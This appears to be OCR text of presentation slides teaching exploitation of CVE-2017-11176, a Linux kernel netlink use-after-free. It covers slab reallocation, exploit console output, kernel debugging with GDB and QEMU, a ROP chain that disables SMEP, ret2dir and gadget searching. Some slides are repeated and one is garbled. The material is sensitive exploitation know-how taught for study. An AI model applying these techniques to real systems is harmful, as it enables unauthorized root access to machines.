
What Could Possibly Go Wrong?

- If the *array_cache* is full, it will call cache_flusharray(). This will put *batchcount* free pointer to the *shared per-node*array_cache (if any) and call free_block(). That is, the next kmalloc() fastest path will not re-use the latest freed object. This breaks the LIFO property!
- If it is about freeing the last "used" object in a *partial slab* it is moved to the slabs_free list.
- If the cache already has "too much" free objects, the *free slab* is destroyed (i.e. pages are given back to the buddy)!
- The buddy may go to sleep or compact stuff.
- The scheduler decides to move your task to another CPU and the *array_cache* is per-cpu.
- The system is currently running out-of-memory and tries to reclaim memory from every subsystems/allocators, etc.
- There are other tasks that concurrently use the same slab cache: You’re in race with them and can lose…

Relocation Checker

1. Find the exact offsets of *nlk->pid* and *nlk->groups*
2. Write some magic value in our "reallocation data area" (i.e. *init_realloc_data()*)
3. Call getsockname() syscall and check the returned value.


If the returned address matches our magic value, it means the reallocation worked



```
beta@beta:~/exploit/exploit_part04$ ./exploit
[ ]  -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
[ ] optmem_max = 20480
[+] can use the 'ancillary data buffer' reallocation gadget!
[+] g_uland_wq_elt addr = 0x602d40
[+] g_uland_wq_elt.func = 0x4008b6
[+] reallocation data initialized!
[ ] initializing reallocation threads, please wait...
[+] 200 reallocation threads ready!
[+] reallocation ready!
[ ] preparing blocking netlink socket
[+] socket created (send_fd = 403, recv_fd = 404)
[+] netlink socket bound (nl_pid=118)
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink socket created = 404
[+] netlink fd duplicated (unblock_fd=403, sock_fd2=405)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 404 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 405 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] addr_len = 12
[ ] addr.nl_pid = 296082670
[ ] magic_pid = 296082670
[+] reallocation succeed! Have fun :-)
```


nl_table Hash List

- Netlink uses hash tables to quickly retrieve a *struct sock* from a *pid*
- Fixing a general corrupted doubly-linked List




nl_table Hash List

- Netlink uses hash tables to quickly retrieve a *struct sock* from a *pid*
- Fixing a general corrupted doubly-linked List



nl_table Hash List

- Netlink uses hash tables to quickly retrieve a *struct sock* from a *pid*
- Fixing a general corrupted doubly-linked List



Part #4:


tricks & tips

how we work

How do we implement an exploit?

- We check if the work is worth it
  - In this case, we "forced" the trigger from the kernel-land and validated that we can reliably produce a double *sock_put()* bug


- We make notes about the requirements:
  - Three requirements to trigger the bug:
    - Force netlink_attachskb() to return 1
    - Force the second fget() to return NULL
    - Unblock the exploit thread
    - and whatever else comes our way




Filling up the Receive Buffer

We work our way through it

- Dump netlink_sock data structure by SystemTap:



```
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
```



- Two ways to fill the buffer
  - lowering sk_rcvbuf below 0 (sk_rcvbuf type is *int*)
  - increasing sk_rmem_alloc above 133120
- netlink_attachskb() can increase the sk_rmem_alloc value.
- netlink_attachskb() is called by netlink_unicast().

Things to remember

- UAF can be more or less hard to detect by fuzzer or manual code review.
- The bug we exploited here existed because of a single missing line. In addition, it is only triggered during a *race condition* which makes it even harder to detect.
- We touched various Linux kernel subsystems:
  - processing (threads, synchronization, scheduler), memory (logical memory), storage (files and directories access, virtual file system), networking (sockets access, protocols, protocol families),…

GDB for Kernel Debugging

- Most virtualization solutions setup a gdb server.
- To debug the arbitrary call primitive
  - Putting a breakpoint before the call? There are other kernel paths that use this call. i.e. you will be breaking all time without being in your own path
  - Set a breakpoint earlier (callstack-wise) on a "not so used" path that is very specific to your bug/exploit. we will break in *netlink_setsockopt()* just before the call to *__wake_up()*

```
$ gdb ./vmlinux-2.6.32 -ex "set architecture
i386:x86-64" -ex "target remote:8864" -ex "b *
0xffffffff814b81c7" -ex "continue"
```

and when gdb doesn’t help anymore?


- qemu –
  - I like because it’s fast to try and fail
  - I don’t use kvm to run it over (QEMU JIT is awesome)

```
$ qemu-system-x86_64 -kernel <bzImage> -nographic
-append console=ttyS0 -initrd ramdisk.gz
```

  - Uses ramdisk so, it’s easy to use typical distro bzImage
  - I can use a custom build of the kernel, with lots of extra printks to help me debug stuff
  - Given console is redirected to serial (ttyS0) – you can automate boot + execution

and when gdb doesn’t help anymore?

- you can take advantage of kpanic –
  - In doubt if your exploit is executed?
  - Better than INT3 (for linux, at least)




```
static void build_rop_chain(uint64_t *stack)
{
  memset((void*)stack, 0xaa, 4096);

  SAVE_ESP(&saved_esp);
  SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);
  *stack++ = 0; // this will redirect RIP into memory 0 - this is a guard page that will cause kernel panic
  DISABLE_SMEP();
  JUMP_TO(&userland_entry);
}
```

and when gdb doesn’t help anymore?

```
[   44.098571] BUG: unable to handle kernel NULL pointer dereference at           (null)
[   44.100676] IP: [<          (null)>]           (null)
[   44.100676] PGD 7967067 PUD 798b067 PMD 0
[   44.100676] Oops: 0010 [#1] SMP
[   44.100676] Modules linked in:
[   44.100676] CPU: 0 PID: 234 Comm: exploit_clean Not tainted 3.16.0-4-amd64 #1 Debian 3.16.36-1+deb8u1
[   44.100676] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS rel-1.12.0-0-ga698c8995f-prebuilt.qemu.org 04/01/2014
[   44.100676] task: ffff88000003e390 ti: ffff880007860000 task.ti: ffff880007860000
[   44.100676] RIP: 0010:[<0000000000000000>]  [<          (null)>]           (null)
[   44.100676] RSP: 0018:00000000200020a0  EFLAGS: 00000046
[   44.100676] RAX: 0000000000000000 RBX: 0000000000000001 RCX: 0000000000000000
[   44.100676] RDX: 00000000000406f0 RSI: 0000000000000001 RDI: 00000000000406f0
[   44.100676] RBP: 00000000deadbeef R08: 0000000000000000 R09: 0000019400000dcf
[   44.100676] R10: 00007ffe3ecc8890 R11: 0000000000000202 R12: 0000000000000000
[   44.100676] R13: 0000000000000000 R14: 0000000000000001 R15: 00007f1c7726e848
[   44.100676] FS:  00007f1c77267740(0000) GS:ffff880007200000(0000) knlGS:0000000000000000
[   44.100676] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   44.100676] CR2: 0000000000000000 CR3: 000000000003c000 CR4: 00000000000406f0
[   44.100676] Stack:
[   44.100676]  ffffffff8100540c 00007f1c7706bc88 ffffffff81022f4d aaaaaaaaaaaaaaaa
[   44.100676]  aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa
[   44.100676]  aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa
```

Ret-to-User



```
payload() {
  panic()
}

exploit() {
  ...
  arbitrary_call()
}
```


```
struct wait_queue {
  ...
  func
  ...
}
```

```
netlink_setsockopt() {
  wake_up_interruptible()
}

wake_up_interruptible() {
  curr->func()
}
```

```
struct netlink_sock {
  ...
  struct wait_queue_head {
    slock
    task_list
  }
}
```

Page Fault



```
PTE_FLAGS_MASK  = 0xffffc00000000fff
pte             = 0x111e3025
pte_flags       = 0x25

present   = 1
writable  = 0
user      = 1
acccessed = 1
NX        = 0
```


- Error Code

  `((PF_PROT | PF_INSTR) & ~PF_WRITE) & ~PF_USER`

- Since the faulty page is present, a PTE exists, which describes
  - Page Frame Number
  - Page Flags

Fault

Supervisor Mode Execution Prevention - SMEP
(or any other fancy security bit in the platform)





```
user      =
acccessed = 1
NX        = 0
```

- Error Code

  `((PF_PROT | PF_INSTR) & ~PF_WRITE) & ~PF_USER`

- Si aulty page
  a PTE
  ch
  d c
  - Pag e Number
  - Pag s





Fancy things

- In order to gain arbitrary code execution we hit a hardware security feature: SMEP. Understanding the x86-64 access rights determination, as well as page fault exception traces, we designed an exploitation strategy to bypass it (disable it using Return-Oriented-Programming).
- While repairing the socket dangling pointer was pretty straightforward, repairing the hash list brought several difficulties.


Defeating SMEP Strategies

- Don't ret2user
  - we control the *func* field since it is located in userland; we could call one kernel function, modify *func* and call another function,… but
    - We can't have the return value of the invoked function
    - We do not "directly" control the invoked function parameters
- Disable SMEP
- Use Ret2dir
  - Every user page has an equivalent address in kernel-land (called "synonyms"). The mapping is located in physmap (or “linear mapping”)
  - The PFN of a userland address *uaddr* can be retrieved by seeking the *pagemap* file and read an 8-byte value at offset. Alas, nowadays /proc/<PID>/pagemap is not world readable anymore

- Overwrite paging structure entries
  - If the U/S flag (bit 2) is 0 in at least one of the paging-structure entries, the address is a supervisor-mode address.
  - It implies that we know where this PGD/PUD/PMD/PTE is located in memory. This kind of attack is easier to do with an arbitrary read/write primitives.

The Arbitrary Call layout

panic() is called from the *curr->func()* function pointer in *__wake_up_common()*



USERLAND
MEMORY

```
exploit() {
  trigger_bug()
  realloc()
  arbitrary_call()
}
```

```
struct wait_queue {
  ...
  func
  ...
}
```

PANIC()

```
netlink_setsockopt() {
  wake_up_interruptible()
}

wake_up_interruptible() {
  curr->func()
}
```

```
struct netlink_sock {
  ...
  struct wait_queue_head {
    slock
    task_list
  }
}
```

KERNEL
MEMORY

The end:

Extras

or things that may come up...

Finding Gadgets in Kernel

- vmlinux file contains all Linux Kernel in ELF format
- but it has some extra sections like `.init.text` which is only used during the initialization phase and is unmapped from the memory after that.
- Thus we need to limit our search to the text section.

```
$ ./ROPgadget.py --binary vmlinux-2.6.32 --range
0xfffffff81000000-0xffffffff81560f11 | sort > gadget.lst
```

Stack Pivoting

- We use our arbitrary call primitive to pivot the stack to a userland one (our “fake” stack which contains ROP gadgets)

- The stack is only defined by the *rsp* register. A common gadget like `xchg rsp, rXX ; ret` that exchanges the value of *rsp* with a controlled register while saving can be used.

